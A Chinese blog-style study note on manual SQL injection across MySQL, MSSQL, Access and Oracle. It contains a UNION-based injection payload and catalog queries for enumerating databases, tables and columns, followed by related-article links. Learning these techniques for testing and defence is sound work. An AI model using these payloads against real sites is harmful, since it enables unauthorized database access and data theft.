
多种类型SQL注入
前言
发现MYSQL手注注入方式用得多了,几乎都快忘记其它数据库注入的方式了,这里不讲绕过姿势和写shell,毕竟网上很多前辈都给了方法,我只讲一些基本的注入方式(只是记录一下各自的特性,记下来方便以后参考回忆。)
MYSQL数据库
从5.0以后,就有information_schema自带库,通过它可以注入查询想要的数据
只有两个字段和单引号闭合的情况下
?id=1' and 1=2 union select 1,table_name from information_schema.tables where table_schema=database()%23
tables 自带库中的一个表
table_name 是该表的一个字段名
%23 是#的url编码,#注释是MySQL特有的注释符,--注释是通用于大多数据库
key_column_usage、schemata、columns表等

通过它也能获取想要的数据,一般来说输出长度和数量都有限制,可以分页查询limit来读取数据
获取数据库名

获取表名

获取字段名

MSSQL数据库
一样的思路,判断是否存在注入,猜字段数,联合查询得到输出点,才开始查数据
需要注意的是:
1.联合查询时使用union all ,这点与MySQL有点区别的。
2.才输出点占位填充时,当不确定它每个位置的数据类型,使用NULL填充;否则数据类型要一一对应起来。
3.注释符就只有--
重点来了:
1.表master.dbo.sysdatabases(master系统库)
select name from master.dbo.sysdatabases
name为字段名,查询数据库名(没有database()函数)
2.表dbo.sysobjects
select name from dbo.sysobjects where xtype='U'
name为字段名,,查询表名(当前库下的dbo.sysobjects表记录着,U表示用户库,S表示系统库)
3.表dbo.syscolumns
select name from dbo.syscolumns where id=value
name为字段名,id为字段名(记录表的id),所以在查表名是应该查它的id,当要查字段名是要通过id查找,表名行不通的,查数据时才要用到表名
Access数据库
它并没有自带库,只能猜测表名的方式,获取数据
比如:and exists(select*from admin)
方法很多,不止一种
当get到表名后,而无法猜到字段名时,可以通过偏移注入方式获取数据;
同样,当其他类型数据库权限不够而无法查询通过查询自带库获取信息,可以通过这种偏移注入方法获取数据
Oracle数据库
接触这类型的很少,不熟悉
查数据库版本
select banner from sys.v_$version where rownum=1
查询表名
select table_name from user_tables where rownum=1
user_tables为当前用户的表
查字段名
select column_name from user_tab_columns where table_name=表名 and rownum=1
user_tab_columns当前用户的字段表
查第二个字段名
select column_name from user_tab_columns where table_name=表名 and column_name<>查到的第一个字段名 and rownum=1
oracle数据库可以参考https://www.freebuf.com/column/174974.html
多种类型SQL注入的更多相关文章
- 类型SQL注入实验 Part1
准备为PHPstudy环境 <?php $id = $_GET['t']; $conn = mysql_connect("127.0.0.1","root" ...
- 《Web安全攻防渗透测试实战指南》 各类型 SQL注入 实验过程整理
Union注入 https://www.jianshu.com/p/8a11bf55aaee Boolean注入 https://www.jianshu.com/p/e4086f59812d 报错注入 ...
- 转:PHP中防止SQL注入的方法
[一.在服务器端配置] 安全,PHP代码编写是一方面,PHP的配置更是非常关键. 我们php手手工安装的,php的默认配置文件在 /usr/local/apache2/conf/php.ini,我们最 ...
- php防止SQL注入详解及防范
SQL 注入是PHP应用中最常见的漏洞之一.事实上令人惊奇的是,开发者要同时犯两个错误才会引发一个SQL注入漏洞一个是没有对输入的数据进行过滤(过滤输入),还有一个是没有对发送到数据库的数据进行转义( ...
- php防止sql注入的方法(转)
[一.在服务器端配置] 安全,PHP代码编写是一方面,PHP的配置更是非常关键. 我们php手手工安装的,php的默认配置文件在 /usr/local/apache2/conf/php.ini,我们最 ...
- SQL注入是什么?如何防止?
SQL注入是什么?如何防止? SQL注入是一种注入攻击,可以执行恶意SQL语句.下面本篇文章就来带大家了解一下SQL注入,简单介绍一下防止SQL注入攻击的方法,希望对大家有所帮助. 什么是SQL注入? ...
- SQL注入学习(一)
注入攻击的本质:web应用程序没有过滤用户输入或过滤不严谨,直接把用户输入的恶意数据当做代码执行 两个条件: 1.用户能够控制输入 2.原本程序要执行的代码,拼接了用户输入的数据 注入类型 SQL注入 ...
- sql注入解析
sql注入解析 sql注入解析(一)基本语法 sql注入解析(二)执行注入 sql注入解析(三)数据库类型 sql注入解析(四)避开过滤
- web应用程序安全攻防---sql注入和xss跨站脚本攻击
kali视频学习请看 http://www.cnblogs.com/lidong20179210/p/8909569.html 博文主要内容包括两种常见的web攻击 sql注入 XSS跨站脚本攻击 代 ...
随机推荐
- Prime Ring Problem素数环(HDU1016)
Prime Ring Problem 思路:先看成一条链,往里头填数,满足任意相邻两数和为质数(这可以打表预处理出40以内的所有质数,扩展的时候枚举),填完了后检查首尾是否满足条件.字典序可以采用扩展 ...
- Spring Aop 原理分析
@EnableAspectJAutoProxy Aop功能开启注解 为容器中导入 @Import(AspectJAutoProxyRegistrar.class)组件,在其重写方法中为 ioc容器 注 ...
- HTML的文档结构与语法(一)
一.走进Web开发 Web运行的原理: 二.HTML 1.1什么是html HTML是用来描述网页的一种语言 HTML指的是超文本标记语言(Hyper Text Markup Language) 超文 ...
- [YOLO]《You Only Look Once: Unified, Real-Time Object Detection》笔记
一.简单介绍 目标检测(Objection Detection)算是计算机视觉任务中比较常见的一个任务,该任务主要是对图像中特定的目标进行定位,通常是由一个矩形框来框出目标. 在深度学习CNN之前,传 ...
- 024-PHP常用字符串函数(一)
<?php $first = "abc"; $second = "aBc"; )//字串比较 { print("字符串相等:".&qu ...
- ICE使用记录
在使用ice中间件的过程中 如果A继承了 ****Disp_类 在使用A类的时候 ****Disp_类会浅表克隆该类出一个新的对象a 在调用重写的接口的时候是使用a 在主动调用A类的对象的时候使用的才 ...
- bool盲注中用到的截取字符串的函数(mid、substr、left)
介绍一下常用的:mid.substr.left 1.mid()函数 此函数为截取字符串一部分.MID(column_name,start[,length]) 参数 描述 column_name 必需. ...
- vue使用Vant UI中的swiper组件及传值
子组件SwiperBanner <!-- --> <template> <div class="swiper"> <van-swipe : ...
- (六--一)scrapy框架简介和基础应用
一 什么是scrapy框架 官方解释 Scrapy是一个为了爬取网站数据,提取结构性数据而编写的应用框架. 可以应用在包括数据挖掘,信息处理或存储历史数据等一系列的程序中. 其最初是为了 页面抓取 ( ...
- 【剑指Offer】面试题03. 数组中重复的数字
题目 找出数组中重复的数字. 在一个长度为 n 的数组 nums 里的所有数字都在 0-n-1 的范围内.数组中某些数字是重复的,但不知道有几个数字重复了,也不知道每个数字重复了几次.请找出数组中任意 ...